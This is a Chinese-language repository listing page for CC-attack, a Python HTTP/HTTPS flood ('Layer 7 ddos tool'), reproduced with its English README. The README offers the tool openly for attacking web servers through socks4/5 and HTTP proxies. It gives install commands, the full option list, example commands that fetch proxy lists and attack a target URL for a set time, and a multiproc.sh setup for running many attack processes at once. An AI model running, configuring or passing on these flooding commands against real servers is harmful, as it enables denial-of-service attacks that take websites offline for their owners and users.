GNU General Public License v2.0

项目介绍

Leeon123/CC-attack 是一个托管在 GitHub 上的开源项目,主要使用 Python 编写,采用 GNU General Public License v2.0 许可证,目前获得 1.1k 个 Star、414 次 Fork。

仓库全名
Leeon123/CC-attack
开源许可证
GNU General Public License v2.0
Star 数
1.1k
Fork 数
414
未关闭 Issue
32

README 摘要

///// ///// ///////////// CCCCC/ CCCCC/ | CC-attack |/ CC/ CC/ |-----------|/ CC/ CC/ | Layer 7 |/ CC///// CC///// | ddos tool |/ CCCCC/ CCCCC/ ||/ A script for using socks4/5 or http proxies to attack http(s) server. News: [x] Added Support of HTTP proxies [x] Added More proxies api to download Info: [x] Using Python3 [x] Added more human-like options [x] Http Get/Head/Post/Slow Flood [x] Random Http Header/Data…

完整内容见 GitHub 原始 README 或本页 。

常见问题

CC-attack 用什么语言开发?

主要使用 Python 编写,采用 GNU General Public License v2.0 许可证,目前有 1.1k 个 Star。

CC-attack 可以免费商用吗?

仓库标注的许可证为 GNU General Public License v2.0,商用前请先阅读仓库 LICENSE 文件确认授权范围。

如何获取 CC-attack 的源码?

可以直接克隆仓库:git clone https://github.com/Leeon123/CC-attack.git,默认分支为 master;安装与运行步骤见仓库 README。

CC-attack 最近还在维护吗?

仓库最近一次更新为 2023年10月16日,当前有 32 个未关闭 Issue;Star 数为 1.1k,可作为社区活跃度的参考。

关于

GitHub 原始描述(英文)

Using Socks4/5 or http proxies to make a multithreading Http-flood/Https-flood (cc) attack.

描述取自 GitHub 官方 API,保持仓库作者书写的原文。

语言占比

Python
Shell

Release

README

///// ///// ///////////// CCCCC/ CCCCC/ | CC-attack |/ CC/ CC/ |-----------|/ CC/ CC/ | Layer 7 |/ CC///// CC///// | ddos tool |/ CCCCC/ CCCCC/ |___________|/

CC-attack

A script for using socks4/5 or http proxies to attack http(s) server.

News:

  • Added Support of HTTP proxies
  • Added More proxies api to download

Info:

  • Using Python3
  • Added more human-like options
  • Http Get/Head/Post/Slow Flood
  • Random Http Header/Data
  • Socks4/5 Proxies Downloader
  • Socks4/5 Proxies Checker
  • Customize Cookies
  • Customize Post Data
  • Support HTTPS
  • Support Socks4/5

Showcase


Using multiproc.sh with socks4 on a vps

Install

pip3 install requests pysocks
git clone https://github.com/Leeon123/CC-attack.git
cd CC-attack

Usage

python3 cc.py <arguments>
===============  CC-attack help list  ===============
   -h/help   | showing this message
   -url      | set target url
   -m/mode   | set program mode
   -data     | set post data path (only works on post mode)
             | (Example: -data data.json)
   -cookies  | set cookies (Example: 'id:xxx;ua:xxx')
   -v        | set proxy type (4/5/http, default:5)
   -t        | set threads number (default:800)
   -f        | set proxies file (default:proxy.txt)
   -b        | enable/disable brute mode
             | Enable=1 Disable=0  (default:0)
   -s        | set attack time(default:60)
   -down     | download proxies
   -check    | check proxies
=====================================================

Some example of the usage

Download socks5 proxies as proxy.txt:

python3 cc.py -down -f proxy.txt -v 5

Attack a target with custom proxies list(socks4.txt) for 30 seconds :

python3 cc.py -url http://target.com -f socks4.txt -v 4 -s 30

Usage of multiproc.sh

This script is using for increasing the performance of cc.py.
Due to the suck performance of python since it has a GIL lock,
And I am lazy to make a multiprocess version.
There is a option for linux user to increase their performance of cc.py

This script basicly just run cc.py multiple times to make it "multi-processing"

First, put this script and cc.py in the same folder.

Then prepare the proxies list by yourself or just run "python3 cc.py -down -v 4" (-v socks version)

After that, change the number of process.

At last, change atk_cmd to your command and run the script by "bash multiproc.sh"

Example setup of multiproc.sh (-v socks version) (-s attack time)

atk_cmd="python3 cc.py -url http://target.com -v 4 -s 60"

#number of process that you want
process=10

评论

暂无评论